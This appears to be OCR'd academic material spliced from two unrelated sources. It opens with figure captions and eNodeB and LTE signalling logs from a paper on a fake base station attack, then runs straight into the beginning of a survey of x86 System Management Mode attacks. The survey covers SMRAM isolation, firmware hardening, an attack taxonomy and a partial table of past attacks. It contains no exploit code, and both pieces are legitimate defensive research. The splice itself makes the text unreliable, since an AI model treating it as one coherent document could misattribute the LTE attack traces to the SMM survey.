	NAS		102 #1	310260000118600			EPS encryption caps=0xf0 integrity caps=0x70
RRC			3 #1	310260000118600	1	DCCH	UL information transfer
NAS			3 #1	310260000118600		EMM	Security mode complete
S1AP			3 #1	310260000118600			127.0.1.100:36412 Uplink NAS transport
	NAS		102 #1	310260000118600		ESM	ESM information request
	S1AP		102 #1	310260000118600			127.0.1.1:43284 Downlink NAS transport
S1AP			3 #1	310260000118600			127.0.1.100:36412 Downlink NAS transport
NAS			3 #1	310260000118600		ESM	ESM information request
RRC			3 #1	310260000118600	1	DCCH	DL information transfer
	S1AP		102 #1	310260000118600			127.0.1.1:43284 Uplink NAS transport
	NAS		102 #1	310260000118600		ESM	ESM information response

Figure 16: Normal LTE connection to our Amarisoft.



```
==== eNodeB started ===
Type <t> to view trace
Setting frequency: DL=1960.0 Mhz, UL=1880.0 MHz for cc_idx=0 nof_prb=50
t
Enter t to stop trace.
RACH:  tti=2451, cc=0, pci=1, preamble=38, offset=1, temp_crnti=0x46

                ----------------DL----------------|------------------------UL-----------------------
rat  pci rnti  cqi  ri  mcs  brate   ok  nok  (%) | pusch  pucch  phr  mcs  brate   ok  nok  (%)   bsr
lte    1   46  n/a   0    0      0    0    0   0% |  n/a    n/a    0    0      0    0    0   0%    0.0
RRCReestablishmentReject for rnti=0x46. Cause: no context available
Disconnecting rnti=0x46.
RACH:  tti=2581, cc=0, pci=1, preamble=27, offset=1, temp_crnti=0x47
lte     1   47   15   0    2    594    3    0   0% |  27.6   27.9   37    7   6.2k    3    0   0%    0.0
lte     1   47   15   0    0      0    0    0   0% |   n/a   99.9    0    0      0    0    0   0%    0.0
lte     1   47   15   0    0      0    0    0   0% |   n/a   99.9    0    0      0    0    0   0%    0.0
lte     1   47   15   0    0      0    0    0   0% |   n/a   99.9    0    0      0    0    0   0%    0.0
lte     1   47   15   0    0      0    0    0   0% |   n/a   99.9    0    0      0    0    0   0%    0.0
lte     1   47   15   0    0      0    0    0   0% |   n/a   99.9    0    0      0    0    0   0%    0.0
lte     1   47   15   0    0      0    0    0   0% |   n/a   99.9    0    0      0    0    0   0%    0.0
lte     1   47   14   0    0      0    0    0   0% |   n/a   99.9    0    0      0    0    0   0%    0.0
lte     1   47   15   0    0      0    0    0   0% |   n/a   99.9    0    0      0    0    0   0%    0.0
RACH:  tti=2461, cc=0, pci=1, preamble=1, offset=1, temp_crnti=0x48
```

Figure 17: RACH and RRC connection attempts from the attacker's perspective.




Figure 18: Network's perspective during the FBS attack. The UE disappears and cannot be reached by the network.



SoK: 20 Years of Power, Privilege, and Peril in x86 System Management Mode

Antonis Louka and Jo Van Bulck

DistriNet, KU Leuven, 3001 Leuven, Belgium

Abstract

System Management Mode (SMM) is a highly privileged execution mode present in x86 processors since the early 1990s. With full control over hardware and system memory, SMM has long been a prime target for powerful attacks and persistent rootkits, including cases linked to nation-state adversaries. However, despite widespread deployment and unlike other x86 isolation mechanisms such as Intel SGX and AMD SEV, SMM has received relatively little academic attention, with insights primarily scattered across industry disclosures and hacker community contributions.

We present the first comprehensive systematization of SMM attack research, covering over two decades of work. We consolidate architectural details, trace the evolution of hardware and the firmware ecosystem, and introduce an extensible taxonomy of attack vectors. Organizing the landscape into three eras, we highlight a shift from configuration-based exploits to sophisticated software vulnerabilities and the growing importance of automated analysis tools. Finally, we identify knowledge gaps, outline research priorities, and distill lessons transferable to privileged firmware beyond x86.

1 Introduction

System Management Mode (SMM) is a specialized, highly privileged x86 operating mode designed to handle low-level system functions such as power management, thermal control, and hardware monitoring transparent to the operating system. SMM was first introduced in the early 1990s and remains a standard feature in modern Intel and AMD x86 processors [16, 86]. This mode is colloquially referred to as "ring -2," operating completely invisibly from the operating system (ring 0) or hypervisor (ring -1). Entry occurs via a dedicated System Management Interrupt (SMI), triggered by hardware or software events and handled outside normal interrupt mechanisms. The SMI-handler code runs from a protected memory region, System Management RAM (SMRAM), saving and restoring architectural state to resume the interrupted context transparently. Underscoring SMM's role as a foundational x86 technology, it serves as a critical security substrate in Unified Extensible Firmware Interface (UEFI) implementations, supporting widely deployed mechanisms such as secure boot [211], suspend to memory [213], and authenticated variables [214]. Academic designs have further leveraged SMM to provide security services to higher layers, including secure I/O [131, 221] and live kernel patching [227], and early Intel research even explored using SMM as the basis for a trusted execution environment prior to Intel SGX [47].

Given its broad platform authority and opacity to system software, SMM has been an attractive target for offensive research over the past decades. Classified intelligence documents, leaked as part of the 2013 Snowden revelations, provide clear evidence that the NSA employed SMM-based rootkits for stealthy, below-the-OS monitoring as early as 2007 [149, 150]. Independent research from both the hacker community and academia has further demonstrated invisible, SMM-resident implants (e.g., rootkits and keyloggers) capable of monitoring or manipulating execution and influencing OS-visible state [67, 72, 124, 125, 176]. Researchers have also shown that persistent compromise can be achieved through firmware modification, including SPI flash rewriting and subversion of boot-time trust mechanisms [51, 120, 121, 204].

Despite over two decades of documented attacks, however, the literature on offensive SMM research remains highly fragmented. A substantial portion of contributions has appeared in the hacker community and industry (in the form of talks, blog posts, and proof-of-concept code repositories), with comparatively few formal academic publications. Moreover, public vulnerability disclosures and advisories often provide minimal technical detail, complicating reproduction and thorough root-cause analysis. As a result, it is challenging to reason systematically about longitudinal trends, recurring failure modes, and which defenses meaningfully address the SMM threat surface. Remarkably, compared to more recent x86 isolation extensions like Intel SGX/TDX and AMD SEV, SMM has received far less attention and scrutiny from academia. This dis-

parity can be attributed, in part, to the largely opaque, closed-source firmware ecosystem and dispersed documentation of SMM execution environments across processor generations, hindering the development of systematic evaluation infrastructure and creating a high entry barrier for new researchers.

In this paper, we systematically review two decades of academic publications, hacker community contributions, and industry advisories to synthesize a structured and comprehensive view of offensive research targeting SMM. As a first contribution, we demystify SMM by presenting a concise, security-oriented view of its execution model, isolation primitives, and feature evolution. We further clarify the opaque firmware ecosystem by overviewing modern hardening mechanisms drawn from Intel and AMD documentation and public engineering practice, while also highlighting real-world deployment and use cases of SMM in contemporary platforms.

As a second contribution, we systematically review 69 attack studies and 57 security advisories, synthesizing an extensible taxonomy of vulnerability root causes and organizing the offensive research landscape into three distinct eras. The first era (2006–2014) is dominated by platform initialization weaknesses, which have since largely been mitigated through the introduction of automated platform configuration assessment tools [134]. The second era (2014–2020) marks a shift toward low-level bugs in the SMI handler code, including traditional memory-safety vulnerabilities as well as more subtle confused-deputy shielding bugs arising from SMM's shared address space design. In the third era (2020–present), we observe a continued presence of low-level memory-safety and shielding bugs, alongside the growing adoption of automated analysis tools such as fuzzers.

Finally, as a third contribution, we generalize insights from two decades of research to identify knowledge gaps and highlight research priorities, including hardening and containment strategies for SMM, reproducible evaluation stacks with low entry barriers, open-source development frameworks and firmware datasets, and a call to increased attention for microarchitectural attack surfaces. We conclude by distilling transferable lessons for secure design of highly privileged firmware in the x86 ecosystem and beyond.

Contributions. In summary, our main contributions are:

- We demystify the design and operation of SMM, focusing on its execution model, isolation properties, and practical use in modern platforms.
- We systematize two decades of offensive SMM research, encompassing over 69 studies and 57 advisories, to develop a structured taxonomy of root causes and examine longitudinal trends across three evolutionary eras.
- We identify gaps and research directions, and we discuss transferable lessons for privileged firmware design.




Figure 1: Position of SMM in x86's privilege hierarchy.

Open Science. To support reproducibility of our work and to facilitate future research, we open source the code to recreate our advisory and CVE datasets at https://github.com/antonislouca/SoK-SMM.

Paper Outline. The remainder of the paper is organized as follows. Section 2 demystifies SMM's execution model, isolation properties, and practical use in modern firmware stacks. Section 3 systematizes two decades of offensive SMM research, including an extensible taxonomy. Section 4 analyzes era-based trends and longitudinal findings. Finally, Section 5 distills gaps and research directions for strengthening the SMM ecosystem.

2 Demystifying SMM

Inspired by previous demystification analyses [55, 63, 154, 165] for other processor security features, this section aims to clarify SMM by positioning it within the system software stack, detailing its isolation model and evolution, and outlining its role in contemporary platforms.

2.1 SMM Isolation Properties

System Management Mode is a highly privileged x86 execution mode that operates outside the conventional privilege hierarchy (Fig. 1). It is invoked via an SMI, independently of any software-visible transitions: upon SMI delivery, the processor suspends the currently executing context (user, kernel, hypervisor, or guest) and transfers control to firmware-defined SMM handler code. Because this transition is entirely opaque to the interrupted software, SMM executes invisibly even to ring 0 and ring -1 code, resuming the preempted context only when the handler issues a dedicated `RSM` instruction.

Table 1 situates this behavior among other x86 hardware-assisted isolation mechanisms. Unlike software-managed isolation (e.g., the OS kernel) and hardware-enforced trusted

Table 1: Comparison of SMM versus other x86 memory isolation mechanisms.

Feature \ Mechanism	*x86 privilege levels*				*x86 trusted execution environments*			
	ME/ASP [36, 85]	**SMM**	**VMM**	**Kernel**	**Intel SGX [63]**	**Intel TDX [98]**	**AMD SEV [84]**	**Intel TXT [99]**
Release year	~2008/2013	~1990	~2005	1982	2015	2021	2017-2020	2008
Execution context	"Ring −3" (co-processor)	"Ring −2"	Ring −1	Ring 0	Ring 3 (enclave)	Ring 0–3 (guest)	Ring 0–3 (guest)	Early boot
Granularity	System	System	System	OS / VM	Enclave	VM (TD)	VM	Launch
Memory protection	Internal SRAM	SMRAM	Ext page tables	Page tables	PRM / EPC	PRM + TDX Module	Reverse Map Table	(TXT heap, launch data)
Memory setup	Platform Init	Boot	Boot	OS	OS	FW + TDX Module	FW + ASP + VMM	FW + Chipset
Entry	MEI/Mailbox protocol	SMI	VMEXIT	`SYSCALL` / IRQ	`EENTER`	`SEAMCALL`	`VMRUN`	`SENTER`
Exit	MEI/Mailbox protocol	`RSM`	`VMRUN/VMLAUNCH`	`SYSRET/IRET`	`EEXIT`	`SEAMRET`	VMEXIT	`SEXIT`
Code origin	Intel/AMD FW	FW	VMM	OS	User App	Guest	Guest	Authenticated SW
Trust	Root of Trust	CPU	SMM	SMM + VMM	CPU	CPU + TDX Module	CPU + ASP	CPU + Chipset + TPM

execution environments (TEEs) such as Intel Software Guard Extensions (SGX), Intel Trust Domain Extensions (TDX), and AMD Secure Encrypted Virtualization (SEV), SMM is provided with system-wide authority and can preempt any execution context. SMM is designed to perform privileged system management functions such as thermal control, power state transitions, and legacy hardware emulation (e.g., PS/2 devices), underscoring its orthogonal role relative to software- and virtualization-based isolation models.

2.1.1 Memory Isolation

SMM executes from a dedicated physical memory region, called SMRAM, which is isolated from *all* other x86 operating modes. SMRAM protection combines chipset-enforced controls, imposed by the memory-controller complex, with CPU-enforced isolation primitives (see Section 2.2). SMRAM contains the SMI handler code and its associated data, as well as the processor save-state area. Architectural state is saved on SMI entry and restored on exit via `RSM`, enabling transparent context switch. Beyond handler state, firmware may also store system-management metadata in SMRAM (e.g., platform configuration variables, S3 bootscript, or OEM-specific data).

SMRAM Initial Configuration. By default, SMRAM is a 64 KB region located at a physical base address specified by the processor's internal `SMBASE` register. Firmware may reprogram `SMBASE` during early initialization (or from within an SMI handler) to relocate the SMRAM region [84, 86]. A larger SMRAM area can also be used, if needed, varying from 32 KB to 4 GB. On SMM entry, the processor uses `SMBASE` to locate the SMI handler entry point and the save-state area within SMRAM. SMIs target the current `SMBASE` location; a relocated `SMBASE` resets to its default value on system reset. Once in SMM, firmware executes with system-wide privilege and can access platform resources beyond the OS and hypervisor, including main memory and device state.

SMRAM can be placed in different reserved memory regions depending on the platform, commonly the compatible, high, and top-of-memory segments. Historically, legacy BIOS implementations favored the compatible segment, whereas modern UEFI firmware typically allocates SMRAM from the high or top-of-memory segments to obtain a larger, cacheable region suitable for more complex SMM drivers. Once initialized, the firmware locks the allocated SMRAM region during boot, rendering it inaccessible to all execution contexts outside SMM.

SMRAM Protection and Configuration. Firmware must lock the platform memory-map configuration to prevent remapping attacks that could expose or overlap SMRAM [66, 68, 147, 174]. This includes registers that define usable DRAM boundaries and remap windows, which should be programmed early and then locked. Firmware should also configure and lock DMA-protection settings for the SMRAM region to prevent peripherals from targeting protected memory [203, 207]. When SMRAM is allocated from cacheable regions such as the high or top-of-memory regions, the CPU's System Management Range Registers (SMRRs) should be configured to define and protect the SMRAM range, mitigating SMRAM cache poisoning attacks [205].

2.1.2 Controlled Entry Points

Entering SMM. Entry into SMM occurs exclusively via delivery of an SMI, triggered through the `SMI#` pin or the Advanced Programmable Interrupt Controller (APIC). SMIs are non-maskable and operate outside the processor's normal interrupt and exception handling. SMM is non-reentrant, and additional SMIs are disabled while executing in SMM. Outside of SMM an SMI takes priority over both maskable interrupts and non-maskable interrupts (NMIs). On SMI delivery, the processor waits for in-flight instructions to retire and pending stores to complete, saves architectural state in SMRAM, transitions into SMM, and begins executing the firmware-defined SMI handler.

SMM entry is rooted in legacy x86 execution semantics: early SMM implementations operated entirely in 16-bit real mode, leaving the SMI handler responsible for any necessary

mode transitions. Modern Intel platforms address this through a dedicated *SMM Entry Code* binary. This trusted code stub, executed on every SMM entry, is responsible for transitioning the processor to protected mode, enabling paging, activating long mode, and configuring Intel-specific runtime defense mechanisms before handing off to the SMI handler.

Exiting SMM. SMM can be exited only via the `RSM` instruction, which is valid exclusively in SMM; executing `RSM` outside of SMM raises an invalid-opcode exception. On execution, `RSM` restores the processor state saved in SMRAM and resumes the previously interrupted context.

2.2 Evolution of SMM

System Management Mode was introduced by Intel in the early 1990s, and as x86 platforms grew in complexity and security relevance, SMM evolved from a minimal compatibility mechanism into a hardened, hardware-assisted firmware execution environment. Table 2 summarizes this progression, highlighting incremental architectural and firmware evolution of SMM emphasizing security additions and how they may be related to attack primitives. For UEFI, the SMM services are initialized during boot, by a driver execution environment that loads the different SMM services into SMRAM.

2.2.1 SMRAM Access Control

Baseline SMM. Early SMM implementations, first appearing in Intel i386SL processors, established a firmware-controlled execution mode entered via an SMI and exited through `RSM`. SMM code executed from SMRAM, with the processor saving and restoring architectural state on entry and exit to preserve transparency. At this stage, SMM primarily served platform management tasks, without any explicit isolation primitives or standardization over them.

System Management RAM Control. As SMM became more widely deployed, early hardening efforts focused on adding explicit, chipset-mediated controls over SMRAM visibility and placement. Chipsets introduced the System Management RAM Control (`SMRAMC`) register, exposing control bits allowing firmware to configure when SMRAM is inaccessible outside SMM from less privileged execution modes. During platform initialization, firmware temporarily enables access to initialize SMM state and seals the configuration by making the `SMRAMC` register read-only until system reset. These controls are mutually exclusive and must be programmed in a strict order. While these mechanisms reduced accidental exposure and improved configurability, they are dependent on correct firmware boot-time initialization.

CPU-Enforced Isolation. The introduction of System Management Range Registers shifted SMRAM protection from chipset-level to CPU-enforced isolation. On processors that support SMRRs, firmware can configure the CPU to treat the SMRAM address range as inaccessible outside SMM, independent of normal memory-type settings or remapping behavior. SMRRs are hardware registers that define the memory range used by the SMRAM. They are implemented using two model-specific registers (MSRs) to define and protect SMRAM, establishing its base address and memory protected range. The values of the MSRs are configured during early boot, superseding the configuration of standard MSRs, and are locked to permit modifications only from within SMM.

SMRRs, once properly configured, prevent even ring-0 or hypervisor-level code from reading or writing SMRAM. However, their effectiveness depends on correct early-boot configuration, motivating firmware hardening measures such as early SMRR programming, pre-boot SMRAM lock-down, initial configuration locking, and cache-safe initialization to mitigate remapping and cache-poisoning attacks.

2.2.2 SMM Software Hardening

Static Paging. Modern platforms increasingly harden SMM by enforcing a *static* paging configuration that prohibits runtime page-table modifications. In this model, the SMM page table is established once during boot and remains fixed until the next reboot. Page-table pages are marked read-only to prevent tampering; code pages are read-only and confined to SMRAM; data pages are non-executable, with read-only protection applied to pages that require no runtime modification. Memory outside SMRAM that is not required by the SMI handler is left unmapped, reducing SMM's exposure to OS-owned memory and limiting the impact of SMI handler vulnerabilities. Intel reports contributing this *Runtime BIOS Resilience* paging approach to open-source UEFI implementations [62], aiming to raise the baseline for SMM security.

SMM Virtualization and Runtime Containment. A recurring challenge in SMM security is that traditional designs implicitly trust SMI handlers despite their history of exploitable vulnerabilities. Intel's SMI Transfer Monitor (STM) [65, 103, 212] introduced an early containment model motivated by attacks [124, 126, 204] showing that compromised SMM can undermine Intel Trusted Execution Technology (TXT) and measured-launch guarantees [99]. During boot, firmware reserves a dedicated memory region within SMRAM, the *Monitor Segment*, to host the STM image. Under a Measured Launch Environment, STM establishes a two-layer setup in which the hypervisor virtualizes the OS while the STM contains and virtualizes SMI handler execution [65].

While STM saw limited adoption, modern platforms increasingly pursue related runtime restriction mechanisms that deprivilege SMI handlers and enforce resource-access policies. On AMD platforms [36, 73], an SMM Supervisor is loaded during UEFI boot and authenticated by the AMD Plat-

Table 2: Evolution of SMM hardware (HW) and firmware (FW) defense mechanisms.

SMM Change	Era	Description	HW	FW
Baseline SMM	1990s (Intel i386SL)	SMI/RSM, SMRAM, and state save/restore	●	○
SMRAMC & SMM locking	Mid–late 1990s (i486)	Chipset-controlled SMRAM & relocatable SMBASE	●	○
CPU SMRAM isolation	Early–mid 2000s	SMRR SMRAM protection (CPU-enforced)	●	○
Expanded state save map	Mid-2000s (x86-64 era)	Extended SMRAM save-state formats for 64-bit CPUs	●	○
SMM-SMEP	2014 (Intel 4th Gen)	Mitigations against SMM callouts	●	○
Intel STM	∼2015	Deprivilege SMI handlers	●	●
SMM paging in EDK II	2016	Static SMM page tables with defensive memory attributes	○	●
Runtime BIOS Resilience	2018 (Intel 8th Gen)	Paging setup, long mode and lockdown	○	●
System Security Report	2019 (Intel 9th Gen)	OS-visible reporting of below-the-OS security properties	○	●
System Resources Defense	2020 (Intel 10th Gen)	Policy-based containment and deprivileging SMI handlers	●	●
AMD SMM Supervisor	2022	Deprivileging and policy mediation for SMI handlers	●	●

form Security Processor, after which SMI delivery transitions into a small ring-0 core that deprivileges handlers to ring 3. Deprivileged handlers request privileged operations via a system-call interface, and the supervisor mediates access to MSRs, I/O ports, and memory regions according to a platform-defined policy. In contrast, Intel Hardware Shield [61] enforces SMM access policies using CPU and firmware mechanisms and, on newer systems, supports attestation of SMM memory configuration via a signed SMM module integrated with Intel TXT.

2.3 SMM in Practice

SMM was initially designed to support platform-management tasks that require firmware-controlled and OS-transparent access to hardware. Typical uses include power and thermal management, low-level hardware control, and additional OEM-specific management logic. SMM handlers may also provide firmware information interfaces (e.g., SMBIOS), legacy device emulation (PS/2 keyboard and mouse), and mediation of platform I/O events during boot and at runtime, including handling selected USB events for policy enforcement or compatibility.

Modern x86 platforms employ a layered firmware stack in which UEFI [191] provides the primary boot and runtime framework (with TianoCore EDK II [188, 190] as its open-source reference implementation), alongside vendor-specific co-processors such as Intel's Management Engine (ME) [85] and the AMD Platform Security Processor (ASP) [36]. This subsection explores how SMM is used and hardened in practice to support security-critical UEFI services, as well as secure boot and update mechanisms.

2.3.1 SMM Usage in UEFI

SMM Hardening Practices. SMM poses an attractive attack target due to its high privilege and system-wide authority, and prior work demonstrates that misconfigured or overly permissive SMM components can introduce serious vulnerabilities. UEFI firmware stacks such as EDK II, therefore, provide hardening mechanisms that allow developers to strengthen SMM beyond baseline architectural guarantees.

EDK II applies SMM memory protections that reduce code-injection and data-corruption risks, including read-only and non-executable page attributes, static page tables, and controlled memory layouts. Further measures include a dedicated SMM *communication buffer* API [215] to avoid confused-deputy pointer dereferences, intra-SMM ASLR to increase the difficulty of control-flow exploitation, and guard pages to enable detection of stack and heap overflows at runtime [216]. Finally, *SMI handler profiling* assists developers in auditing and reducing the set of required handlers, thereby minimizing the active SMM attack surface.

Authenticated Variables. Authenticated variables protect security-critical firmware settings through digital signatures, requiring an execution environment isolated from the OS to prevent malicious software from bypassing verification or tampering with variable storage directly. On x86 platforms, SMM provides this isolation [214], enabling signature verification and controlled updates of UEFI authenticated variables.

S3 Save State. In the S3 sleep state (suspend-to-RAM), OS and firmware context remain resident in DRAM and must be restored on wake, making the resume path sensitive to memory tampering. An attacker who can modify the S3 boot script can compromise firmware execution during resume, e.g., by restoring incorrect register values or leaving critical hardware protections unlocked. To mitigate this, UEFI platforms rely on SMM to protect firmware context during S3 resume [213]: in EDK II, SMM provides "LockBox" services to the S3 bootscript to preserve the integrity of resume-critical state across suspend and resume, ensuring correct platform restoration.

Profiling Features. UEFI provides profiling capabilities to help developers analyze and validate SMM behavior [217]. Memory profiling tracks per-module allocation during boot to detect memory leaks in UEFI and SMM drivers; perfor-

mance profiling records execution-time metrics used to populate ACPI data structures; and SMM profiling monitors code and data accesses from SMM to regions outside SMRAM, enabling detection of isolation violations.

2.3.2 Secure Boot and Firmware Updates

On x86 platforms, establishing firmware authenticity before OS execution relies on an initial trusted computing base. Intel Boot Guard [209] uses a processor-validated Authenticated Code Module to verify early-boot firmware before transferring control to the UEFI stack, where UEFI Secure Boot [211] then authenticates the OS loader. To preserve integrity across these flows, critical verification logic and policy databases are staged in SMRAM.

UEFI further leverages SMM as an isolated and privileged environment to perform secure verification and flashing of standardized Capsule firmware updates applied by third-party code (e.g., the OS). Intel BIOS Guard [210] further hardens this architecture by employing an SMM-based agent that authenticates OEM-signed update packages using platform-provisioned keys and mediates all writes to the SPI Flash, ensuring that potentially compromised code in the update path cannot bypass flash protection.

2.4 Summary

In summary, this section positioned SMM within the x86 software stack and clarified its core execution semantics, memory model, and isolation properties. We highlighted how SMM has evolved from a low-level platform-management mechanism into a security-critical firmware component, and explored how modern systems running in the UEFI ecosystem both rely on and harden SMM in practice.

3 A 20-Year Retrospective of SMM Security

In this section we provide a systematization outlining the evolution of the SMM attack landscape over the past two to three decades. Although dedicated security research into SMM was sparse prior to 2006, early evidence of its impact appeared in a 2004 Linux kernel report, which documented SMM implementation bugs responsible for system crashes [164]. Declassified intelligence documents also demonstrate SMM as a realistic target, specifically the NSA Advanced Network Technology Catalog and the Tailored Access Operations projects [37, 149, 150], reveal that sophisticated state actors had already weaponized the mode for platform subversion. Implants in these documents, demonstrate how the NSA weaponized SMM between 2004 and 2008 to maintain persistent surveillance on Dell servers, and Juniper network routers. These examples prove that using SMM as a real-world attack vector for stealthy monitoring has already existed before it became a major focus by the security research community.

The remainder of this section reviews the public literature on SMM attacks over the past two decades, organizes recurring attack surfaces into an extensible taxonomy, and surveys public CVE records and security advisories.

3.1 Literature Review and Methodology

System Management Mode has been a recurring target in offensive firmware research, yet the corresponding body of knowledge remains fragmented and difficult to navigate. Unlike many systems security topics that are documented through manuals and peer-reviewed academic venues, a substantial portion of SMM-related work appears in practitioner talks, blog posts, and informal media such as recorded presentations, often with uneven levels of detail, varying technical depth, and inconsistent terminology. The tight coupling between SMM behavior, platform-specific firmware, and vendor documentation further steepens the learning curve for reproducing results and comparing techniques across publications.

To systematize the offensive SMM landscape, we consolidate the available public record into a structured literature review and normalized encoding scheme. Table 3 on page 8 presents our systematization, where each entry corresponds to a distinct offensive contribution (e.g., an attack, vulnerability analysis, proof-of-concept, framework, or analysis tool) and is annotated with a standardized set of labels to support longitudinal comparison across time, research communities, vulnerability classes, artifact availability and the degree of automation used.

Inclusion Criteria. We curated a set of public works from 2006–2026 spanning peer-reviewed papers, hacker conference presentations (e.g., Black Hat, CanSecWest, REcon), industry technical reports, and practitioner writeups on SMM and related firmware attack surfaces. Academic works were identified via Google Scholar; conference materials and proof-of-concept artifacts were collected from public repositories and community-curated resources including DarkMentor [123] and the CasualHacking UEFI compendium [79], supplemented by their citation networks.

We exclude generic UEFI-only attacks that do not materially involve SMM, except where SMM is required for exploitation, persistence, or bypass of platform trust mechanisms. We include works that *(i)* directly target SMM or leverage it to compromise other platform components (e.g., boot–time misconfiguration of protection bits or runtime SMI-handler flaws); *(ii)* exploit platform mechanisms whose failure enables SMM compromise (e.g., SMRAM remapping, S3 boot-script flows, TXT INIT); or *(iii)* provide proof-of-concept demonstrations of SMM-adversary capabilities.

Labeling Scheme. We encode each work along four dimensions: (1) *era*, (2) *vulnerability/attack class*, (3) *artifact availability and exploit completeness*, and (4) *automation*.




Figure 2: SMM attack classification tree used for the systematization in Table 3.

The *vulnerability* label captures the primary attack surface using a compact taxonomy derived from a classification tree (Fig. 2) developed during our literature review. This tree abstracts specific exploitation techniques into underlying failure modes (e.g., configuration, isolation/shielding, memory safety, microarchitectural leakage), enabling consistent comparison across heterogeneous sources, while supporting trend and gap analysis. Section 3.2 summarizes the resulting top-level categories, which are designed to be extensible so future work can be classified within the same framework.

To capture reproducibility and practical maturity, Table 3 includes three additional indicators. The *src* column denotes artifact availability (●: open source; ◐: partial release; ○: not available; citation: availability in an external repository). The *E2E* column indicates whether the work demonstrates an end-to-end exploit on real hardware (from vulnerability to successful exploitation). The *auto* column captures whether discovery or validation relied on automated tooling analysis rather than purely manual reverse engineering effort.

Era Boundaries. We partition the literature into three eras that reflect shifts in dominant vulnerability classes and tooling maturity. Era 1 (2006–2014) is dominated by platform configuration weaknesses and manual exploitation, culminating in the introduction of CHIPSEC [134] as a systematic assessment framework. Era 2 (2014–2020) exhibits a surge in SMM code vulnerabilities and increased reproducibility, with code analysis tooling such as efiXplorer [138] emerging as a community standard. Era 3 (2020–2026) is characterized by persistent SMM code vulnerability classes, growth in automated analysis through fuzzing, and the emergence of AMD platform configuration issues as tooling improves.

3.2 Attack Taxonomy

Table 3 labels each offensive work using a compact taxonomy that captures *where* the weakness resides and *what* exploitation surface it targets. The taxonomy is descriptive where many works span multiple categories, assigning the primary classes of vulnerabilities per entry. The taxonomy below summarizes the most important nodes of our classification tree of Fig. 2 used to label Table 3.

Platform Configuration. This category captures vulnerabilities caused by insecure or inconsistent platform configuration, typically set during boot and enforced by firmware or hardware. Representative issues include incorrect SMRAM/SMM access-control and locking (e.g., memory-controller configuration and lockdown bits) and incomplete protection during sensitive firmware flows such as S3 boot-script state restoration. These weaknesses can enable SMM compromise without a flaw in SMI handler code; instead they rely on exploiting misconfigured policies and incomplete lockdown sequences.

SMM Code Vulnerabilities. This category covers vulnerabilities within SMI handlers and other SMM-resident code. They range from memory-safety bugs (e.g., buffer overflows and use-after-free) to unsafe handling of attacker-controlled inputs and missing shielding checks. Many such flaws manifest as *confused-deputy* behavior, where unprivileged software coerces SMM into performing security-sensitive actions on its behalf. Common sub-patterns include attacker-controlled pointer dereferences in the shared address space and callouts from SMM into untrusted memory, resulting in spatial or temporal memory corruption. These vulnerabilities increasingly dominate as UEFI-era SMM codebases grow and become more modular, motivating stronger engineering practices, and exploration of memory-safe implementations (e.g., Rust-based UEFI components [163]).

Microarchitectural Attacks. This category captures attacks that exploit microarchitectural effects in or across SMM, such as transient-execution style leakage. While comparatively rare in the public literature, these works are important because they test whether CPU-wide mitigations and isolation assumptions remain intact during SMM transitions and under its highly privileged execution context.

3.3 CVE and Vendor Advisory Review

CVE review. Before presenting our era analysis, we provide a preliminary view using publicly available Common Vulnerabilities and Exposures (CVE) data. We download the

Table 3: Systematization of the SMM offensive landscape over the last ~20 years, split into 3 distinct eras. Columns list year and publication venue (including contributions from academia, industry, and the hacker community); vulnerability classification according to the taxonomy in Fig. 2; whether public exploit code is fully (●) or partially (◐) available in the original or a subsequent publication; whether a full (●) or partial (◐) end-to-end exploit was demonstrated; and whether automated tools were used to discover this vulnerability.

	Name	Year	Venue	Vulnerability	Src	E2E	Auto
Era 1	SMM OS Security Bypass [67]	2006	CanSecWest	*Plat-config→FW→Memory-Controller*	◐	○	○
	SMM Rootkits [72]	2008	SecureComm	*Plat-config→FW→Memory-Controller*	○	●	○
	SMM hacks [48]	2008	Phrack	*Plat-config→FW→Memory-Controller*	●	●	○
	Xen Hypervisor Subversion [174]	2008	Black Hat	*Plat-config→FW→Memory-Controller*	◐	○	○
	SMRAM Access Techniques [136]	2009	CanSecWest	*Plat-config→FW→Memory-Controller*	○	○	○
	BIOS SMI Rootkit [57]	2009	Phrack	*Concept*	●	◐	○
	Attacking Intel TXT [204]	2009	Black Hat	*Plat-config→FW→Memory-Controller*	○	●	○
	Attacking Intel BIOS [202]	2009	Black Hat	*SMM-code→Shielding→CD*	○	○	○
	SMM CPU Cache Poisoning [205]	2009	White Paper	*Plat-config→FW→Memory-Controller*	○	●	○
	Attacking SMM using SINIT [206]	2011	White Paper	*Plat-config→FW→TXT SINIT*	○	●	○
	Flea-reflash hopping [51]	2013	ACM CCS	*Concept*	○	●	○
